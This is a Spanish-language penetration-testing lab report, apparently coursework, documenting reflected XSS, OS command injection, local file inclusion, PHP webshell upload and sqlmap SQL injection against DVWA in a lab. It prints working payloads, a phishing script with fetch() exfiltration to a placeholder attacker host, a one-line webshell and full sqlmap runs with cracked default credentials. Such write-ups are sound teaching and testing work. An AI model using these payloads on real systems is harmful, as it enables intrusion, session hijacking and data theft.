Tipo de XSS	Reflejado (Reflected XSS) – Se ejecuta cuando el usuario accede al enlace malicioso
Datos obtenidos	Cookie de sesión (PHPSESSID + security level)
Herramienta	Navegador web (explotación manual)

1. Descripción de la vulnerabilidad

La aplicación DVWA contiene una vulnerabilidad de **Cross-Site Scripting Reflejado (Reflected XSS)** en el módulo "XSS reflected". La aplicación toma el input del usuario y lo imprime directamente en la página HTML de respuesta sin ningún tipo de sanitización ni codificación de caracteres especiales.

Cuando el navegador recibe el código HTML del servidor, interpreta y ejecuta cualquier código JavaScript inyectado por el atacante en el lugar donde debería aparecer el nombre del usuario. Esto permite la ejecución de scripts arbitrarios en el contexto de la sesión de la víctima, lo que posibilita el robo de cookies de sesión, la inyección de formularios falsos (phishing), keylogging y defacement.

2. Prueba realizada

La explotación se realizó en dos fases: primero se confirmó la ejecución de JavaScript arbitrario y luego se demostró el robo de cookies de sesión.

Fase 1 – Prueba de concepto: ejecución de JavaScript

Se introdujo el siguiente payload en el campo de texto del módulo XSS reflected:

```
<script>alert("Hacked")</script>
```

La aplicación ejecutó el código JavaScript y mostró un popup con el mensaje "Hacked", confirmando que el input del usuario se inyecta directamente en el HTML sin sanitizar.

La URL generada contiene el payload en el parámetro GET:

```
http://192.168.100.20/dvwa/vulnerabilities/xss_r/?name=<script>alert("Hacked")</script>#
```

Un atacante podría enviar esta URL a una víctima por correo electrónico o chat, y el código se ejecutaría en el navegador de la víctima al hacer clic.

Fase 2 – Robo de cookies de sesión

Se demostró el robo de la cookie de sesión del usuario autenticado, uno de los ataques más comunes con XSS:

```
<script>alert(document.cookie)</script>
```

El popup mostró la cookie de sesión completa del usuario, incluyendo el **PHPSESSID** (token de sesión) y el nivel de seguridad configurado. En un ataque real, esta cookie se enviaría al servidor del atacante mediante una petición fetch() o redirección, permitiendo el secuestro de la sesión (Session Hijacking).

Ejemplo de payload de exfiltración real:

```
<script>
var email = prompt("Por favor, Introduce tu correo",
"example@example.com");
if(email == null || email == ""){
```


```

alert("Es necesario introducir un correo valido");
}else{
  fetch("http://ATACANTE/?email=" + email);
}
</script>

```


Este payload muestra un formulario falso de phishing al usuario y envía los datos introducidos al servidor del atacante, demostrando la gravedad real del XSS.

3. Evidencia



Figura

Ejecución de JavaScript arbitrario: popup con mensaje "Hacked" inyectado en el módulo XSS reflected de DVWA.



Robo de cookie de sesión: popup mostrando el PHPSESSID y security level del usuario autenticado.

4. Impacto

La vulnerabilidad de XSS reflejado permite a un atacante ejecutar código JavaScript en el navegador de la víctima. Los posibles impactos son:

- Robo de cookies de sesión (Session Hijacking): el atacante puede suplantar la identidad del usuario autenticado.

- Inyección de formularios falsos (phishing): permite engañar al usuario para que introduzca credenciales o datos sensibles.
- Keylogging: captura de las pulsaciones del teclado del usuario en la página comprometida.
- Defacement: modificación visual del contenido de la página para mostrar información falsa.
- Redirección a sitios maliciosos: envío automático del usuario a páginas de phishing o descarga de malware.

El riesgo se considera **alto**, ya que requiere interacción del usuario (clic en enlace malicioso), pero su impacto sobre la confidencialidad e integridad de la sesión es significativo.

5. Referencia

- CWE-79: Cross-site Scripting (XSS): <https://cwe.mitre.org/data/definitions/79.html>
- OWASP – Cross-Site Scripting: <https://owasp.org/www-community/attacks/xss/>
- OWASP Top 10 – A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/
- MITRE ATT&CK – T1189: Drive-by Compromise

5.3 Command Injection – Ejecución de Comandos del Sistema (DVWA)

Campo	Detalle
Aplicación afectada	DVWA v1.0.7 – Módulo Command Execution
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CWE	CWE-78: Improper Neutralization of Special Elements used in an OS Command
Tipo de explotación	Manual – OS Command Injection mediante metacaracteres de shell
Acceso obtenido	Ejecución de comandos como www-data (usuario del servidor web)
Herramienta	Navegador web (explotación manual)

1. Descripción de la vulnerabilidad

El módulo "Command Execution" de DVWA permite al usuario introducir una dirección IP para realizar un ping. Sin embargo, la aplicación construye el comando del sistema operativo concatenando directamente el input del usuario sin sanitizar los **metacaracteres de shell** (como ; , | , &&).

Esto permite a un atacante inyectar comandos adicionales del sistema operativo que se ejecutarán con los privilegios del servidor web (**www-data**). La vulnerabilidad es especialmente crítica porque proporciona ejecución remota de código (RCE) directamente a través del navegador, sin necesidad de herramientas especializadas.

2. Prueba realizada

La explotación se realizó inyectando comandos del sistema operativo mediante el metacaracter ; (punto y coma), que permite encadenar múltiples comandos en una misma línea de shell.

Comando 1 – Identificar el usuario del servidor web

```
Input: ; whoami
Resultado:
www-data
```

Se confirmó que los comandos se ejecutan como **www-data**, el usuario bajo el que se ejecuta el servidor web Apache.

Comando 2 – Leer ficheros sensibles del sistema

```
Input: ; cat /etc/passwd | head -5
Resultado:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Se demostró la capacidad de leer archivos sensibles del sistema operativo, incluyendo /etc/passwd que revela la lista completa de usuarios del sistema.

Comando 3 – Obtener información del sistema operativo

```
Input: ; uname -a
```

Resultado:
 Linux metasploitable 2.6.24-16-server #1 SMP ... i686 GNU/Linux

Se obtuvo información detallada del sistema operativo: versión del kernel, arquitectura y hostname. Esta información es útil para un atacante de cara a seleccionar exploits específicos para escalada de privilegios.

3. Evidencia

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

 submit

www-data

Ejecución del comando whoami mediante inyección de comandos: el servidor responde con www-data.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

 submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Lectura de /etc/passwd del servidor a través de inyección de comandos.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

 submit

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Obtención de información del sistema operativo (kernel, arquitectura) mediante uname -a.

4. Impacto

La inyección de comandos proporciona **ejecución remota de código (RCE)** directamente desde el navegador. El impacto incluye:

- Ejecución de cualquier comando del sistema operativo con los privilegios del servidor web (www-data).
- Lectura de archivos sensibles del sistema: /etc/passwd, archivos de configuración, código fuente de la aplicación.
- Posibilidad de establecer una reverse shell para obtener acceso interactivo persistente al servidor.
- Enumeración del sistema para identificar vectores de escalada de privilegios (kernel, binarios SUID).
- Descarga e instalación de herramientas maliciosas, backdoors o criptomining en el servidor.

El riesgo se considera **crítico**, ya que permite la ejecución de código arbitrario en el servidor sin necesidad de autenticación adicional ni herramientas especializadas.

5. Referencia

- CWE-78: OS Command Injection: <https://cwe.mitre.org/data/definitions/78.html>
- OWASP – Command Injection: https://owasp.org/www-community/attacks/Command_Injection
- OWASP Top 10 – A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/
- MITRE ATT&CK – T1059: Command and Scripting Interpreter

5.4 Local File Inclusion (LFI) – Lectura de Archivos del Servidor (DVWA)

Campo	Detalle
Aplicación afectada	DVWA v1.0.7 – Módulo File Inclusion
Severidad	ALTA
CVSS v3	7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
CWE	CWE-98: Improper Control of Filename for Include/Require Statement in PHP
Tipo de explotación	Manual – Directory Traversal / Local File Inclusion
Datos obtenidos	Contenido completo de /etc/passwd (lista de usuarios del sistema)
Herramienta	Navegador web (manipulación de URL)

1. Descripción de la vulnerabilidad

El módulo "File Inclusion" de DVWA utiliza un parámetro GET llamado page para cargar dinámicamente archivos PHP en la página. Sin embargo, la aplicación no valida ni sanitiza el valor de este parámetro, lo que permite a un atacante utilizar secuencias de **directory traversal** (. . / . . /) para salir del directorio de la aplicación y acceder a cualquier archivo del sistema operativo que sea legible por el servidor web.

Esta vulnerabilidad se conoce como **Local File Inclusion (LFI)** y es especialmente peligrosa porque permite al atacante leer archivos de configuración, credenciales, código fuente y otros datos sensibles almacenados en el servidor. Además, la respuesta del servidor revela la ruta absoluta de la aplicación (/var/www/dvwa/), lo que facilita ataques posteriores.

2. Prueba realizada

La explotación se realizó manipulando directamente el parámetro page en la URL del navegador para incluir archivos del sistema operativo.

URL original de la aplicación:

```
http://192.168.100.20/dvwa/vulnerabilities/fi/?page=include.php
```

URL modificada con directory traversal para leer /etc/passwd:

```
http://192.168.100.20/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd
```

Resultado:


El servidor devolvió el contenido completo del archivo /etc/passwd, revelando todos los usuarios del sistema:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:./usr/share/tomcat5.5:/bin/false
service:x:1002:1002:./home/service:/bin/bash
...
```

Además, los mensajes de Warning de PHP revelaron la ruta absoluta de la aplicación:

```
Warning: Cannot modify header information - headers already sent by
```

3. Evidencia



- CWE-98: PHP File Inclusion: <https://cwe.mitre.org/data/definitions/98.html>
- CWE-22: Path Traversal: <https://cwe.mitre.org/data/definitions/22.html>
- OWASP – Path Traversal: https://owasp.org/www-community/attacks/Path_Traversal
- MITRE ATT&CK – T1005: Data from Local System

5.5 File Upload – Subida de Webshell PHP y Ejecución Remota de Código (DVWA)

Campo	Detalle
Aplicación afectada	DVWA v1.0.7 – Módulo Upload
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CWE	CWE-434: Unrestricted Upload of File with Dangerous Type
Tipo de explotación	Manual – Cadena de ataque: creación de webshell + upload + ejecución
Acceso obtenido	Ejecución remota de comandos como www-data (webshell persistente)
Herramientas	Terminal (creación de webshell) + Navegador web (upload y ejecución)

1. Descripción de la vulnerabilidad

El módulo "Upload" de DVWA permite a los usuarios subir archivos al servidor. Sin embargo, la aplicación **no valida el tipo de archivo** que se sube, permitiendo la carga de archivos ejecutables como scripts PHP. Además, el directorio de destino (/dvwa/hackable/uploads/) permite la ejecución de scripts del lado del servidor.

Para que esta explotación sea posible deben cumplirse tres condiciones (tal como se explicó en clase): que no se compruebe el tipo de fichero, que el nombre y la ruta sean conocidos o predecibles, y que el directorio de destino permita la ejecución de server-side scripts. En este caso, las tres condiciones se cumplen, permitiendo a un atacante subir una **webshell** que proporciona ejecución remota de código persistente.

2. Prueba realizada

La explotación se realizó en tres fases: creación de la webshell, subida al servidor y ejecución de comandos.

Fase 1 – Creación de la webshell PHP

Se creó un archivo PHP mínimo que ejecuta cualquier comando recibido mediante el parámetro GET cmd:

```
$ echo '<?php system($_GET["cmd"]); ?>' > ~/Desktop/shell.php
```

Este código PHP utiliza la función system() para ejecutar comandos del sistema operativo, recibiendo el comando a ejecutar a través del parámetro cmd en la URL.

Fase 2 – Subida del archivo al servidor

Se accedió al módulo Upload de DVWA, se seleccionó el archivo shell.php y se subió al servidor:

```
../../hackable/uploads/shell.php succesfully uploaded!
```

La aplicación aceptó el archivo PHP sin ningún tipo de validación y reveló la ruta de destino, confirmando que la webshell está disponible para su ejecución.

Fase 3 – Ejecución de comandos a través de la webshell

Se accedió a la webshell desde el navegador, ejecutando comandos del sistema operativo:

```
URL: http://192.168.100.20/dvwa/hackable/uploads/shell.php?cmd=whoami
```

Resultado: www-data

URL: http://192.168.100.20/dvwa/hackable/uploads/shell.php
?cmd=cat /etc/passwd | head -5

Resultado:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```


Se confirmó la ejecución remota de código persistente: la webshell permanece activa en el servidor y permite ejecutar cualquier comando del sistema operativo desde el navegador, sin necesidad de autenticación.

3. Evidencia

```
(kali㉿kali)-[~]
$ echo '<?php system($_GET["cmd"]); ?>' > ~/Desktop/shell.php

(kali㉿kali)-[~]
$
```

Creación del archivo webshell PHP en la terminal de Kali.



Ejecución del comando whoami a través de la webshell: el servidor responde www-data.




Figura WEB-005c – Lectura de /etc/passwd del servidor a través de la webshell subida.

4. Impacto

La subida de una webshell proporciona **ejecución remota de código persistente** en el servidor. A diferencia de la inyección de comandos (5.3), la webshell permanece activa tras cerrar la sesión:

- Ejecución de comandos del sistema operativo de forma persistente, sin necesidad de volver a explotar la vulnerabilidad de upload.
- La webshell es accesible sin autenticación: cualquier persona que conozca la URL puede ejecutar comandos en el servidor.
- Posibilidad de descargar archivos sensibles, instalar backdoors adicionales, pivotar a otros sistemas de la red.
- Capacidad de establecer reverse shells para obtener acceso interactivo completo al servidor.
- La webshell sobrevive a reinicios del servicio Apache, proporcionando acceso persistente hasta que sea detectada y eliminada.

El riesgo se considera **crítico**, ya que combina la ausencia de validación de archivos con ejecución de código persistente en el servidor.

5. Referencia

- CWE-434: Unrestricted Upload of File with Dangerous Type: <https://cwe.mitre.org/data/definitions/434.html>
- OWASP – Unrestricted File Upload: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- MITRE ATT&CK – T1505.003: Server Software Component: Web Shell
- MITRE ATT&CK – T1059.004: Command and Scripting Interpreter: Unix Shell

5.6 VULN-WEB-006: SQL Injection Automática (SQLMap)

Campo	Detalle
Aplicación afectada	DVWA v1.0.7 – Módulo SQL Injection
URL vulnerable	http://192.168.100.20/dvwa/vulnerabilities/sqli/
Parámetro vulnerable	id (GET)
Severidad	ALTA
CVSS v3.1	8.6
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command
Tipo de explotación	Automática (SQLMap)
Herramienta	sqlmap 1.10.2#stable
Acceso obtenido	Lectura completa de bases de datos, extracción de credenciales

1. Descripción

SQLMap es una herramienta de código abierto que automatiza la detección y explotación de vulnerabilidades de inyección SQL. En esta prueba se utilizó contra el módulo SQL Injection de DVWA con nivel de seguridad "low" para demostrar cómo un atacante puede automatizar completamente el proceso de extracción de información de la base de datos sin necesidad de construir manualmente las consultas SQL.

A diferencia de la explotación manual documentada en la vulnerabilidad 5.1, SQLMap realiza automáticamente la detección del tipo de inyección, la identificación del SGBD, la enumeración de bases de datos, tablas, columnas, y finalmente la extracción y cracking de credenciales almacenadas en forma de hash.

2. Prueba realizada

Paso 1: Obtención de la cookie de sesión

Para que SQLMap pueda acceder al módulo vulnerable de DVWA (que requiere autenticación), es necesario proporcionar la cookie de sesión válida. Se accedió a DVWA desde Firefox en Kali (http://192.168.100.20/dvwa/, credenciales admin:password) y se obtuvo el valor de PHPSESSID desde las herramientas de desarrollador (F12 → Storage → Cookies).

Paso 2: Enumeración de bases de datos (--dbs)

Se ejecutó SQLMap con la URL vulnerable, la cookie de sesión y el parámetro --dbs para enumerar todas las bases de datos accesibles:

```
sqlmap -u "http://192.168.100.20/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=92bc1e7ba6a12fb53b133e5e410ee61f;security=low"
--dbs --batch --random-agent
```

SQLMap identificó automáticamente 4 tipos de inyección en el parámetro id:

Tipo de inyección	Técnica
Boolean-based blind	OR boolean-based blind – WHERE or HAVING clause (NOT – MySQL comment)
Error-based	MySQL >= 4.1 AND error-based – WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Time-based blind	MySQL >= 5.0.12 AND time-based blind (query SLEEP)
UNION query	MySQL UNION query (NULL) – 2 columns

Resultado: Se identificaron 7 bases de datos accesibles:

#	Base de datos
1	dvwa
2	information_schema
3	metasploit
4	mysql
5	owasp10
6	tikiwiki
7	tikiwiki195

Paso 3: Extracción de credenciales de DVWA (--dump)

Con las bases de datos identificadas, se procedió a extraer directamente la tabla users de la base de datos dvwa, incluyendo el cracking automático de hashes MD5:

```
sqlmap -u "http://192.168.100.20/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=92bc1e7ba6a12fb53b133e5e410ee61f;security=low"
--batch --random-agent -D dvwa -T users --dump
```

SQLMap extrajo 5 registros y crackó automáticamente todos los hashes MD5:

Usuario	Hash MD5	Contraseña	Nombre
admin	5f4dcc3b5aa765d61d8327deb882cf99	password	admin admin
gordonb	e99a18c428cb38d5f260853678922e03	abc123	Gordon Brown
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley	Me Hack
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein	Pablo Picasso
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password	Bob Smith

Información del entorno detectada por SQLMap:

Parámetro	Valor
Sistema operativo	Linux Ubuntu 8.04 (Hardy Heron)
Tecnología web	PHP 5.2.4, Apache 2.2.8
SGBD	MySQL >= 4.1

3. Evidencia

```

Session: Actions Edit New Help
(kali@kali):~$
$ sqlmap -u 'http://192.168.100.20/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' --cookie='PHPSESSID=92bc1e7ba6a12fb53b133e5e410ee61f;sec
urity=low' --db= --batch --random-agent

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
this program

[*] starting @ 01:02:07 /2026-02-17/

[01:02:07] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[01:02:07] [INFO] testing connection to the target URL
[01:02:07] [INFO] testing if the target URL content is stable
[01:02:07] [INFO] target URL content is stable
[01:02:07] [INFO] testing if GET parameter 'id' is dynamic
[01:02:07] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[01:02:08] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[01:02:08] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:02:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:02:08] [WARNING] reflective value(s) found and filtering out
[01:02:09] [INFO] testing 'Boolean-based blind - Parameter Replace (original value)'
[01:02:09] [INFO] testing 'Generic inline queries'
[01:02:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:02:13] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:02:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[01:02:19] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with
--not-string='Me')
[01:02:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:02:19] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:02:19] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[01:02:19] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[01:02:19] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:02:19] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:02:19] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:02:19] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:02:19] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[01:02:20] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[01:02:20] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:02:20] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:02:20] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATETIME)'
[01:02:20] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATETIME)'
[01:02:20] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:02:20] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[01:02:20] [INFO] testing 'MySQL inline queries'
[01:02:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[01:02:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[01:02:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[01:02:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[01:02:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[01:02:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[01:02:21] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:02:50] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[01:02:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:02:50] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[01:02:50] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) techni
que found
[01:02:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. A
utomatically extending the range for current UNION query injection technique test
[01:02:51] [INFO] target URL appears to have 2 columns in query
[01:02:51] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[01:02:51] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems
during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 4029=4029&Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND ROW(3441,7577)>(SELECT COUNT(*),CONCAT(0x7178707871,(SELECT (ELT(3441=3441,1)))0x71786b6a71,FLOOR(RAND(0)+2))x FROM
(SELECT 2747 UNION SELECT 9336 UNION SELECT 9761 UNION SELECT 2685)a GROUP BY x)-- dJLW5Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 6653 FROM (SELECT(SLEEP(5)))uvsW)-- fuJi8Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7178707871,0x764b7a696c62746452636c4b747a4f6872475255676643566c66687968646670487159666b4b7
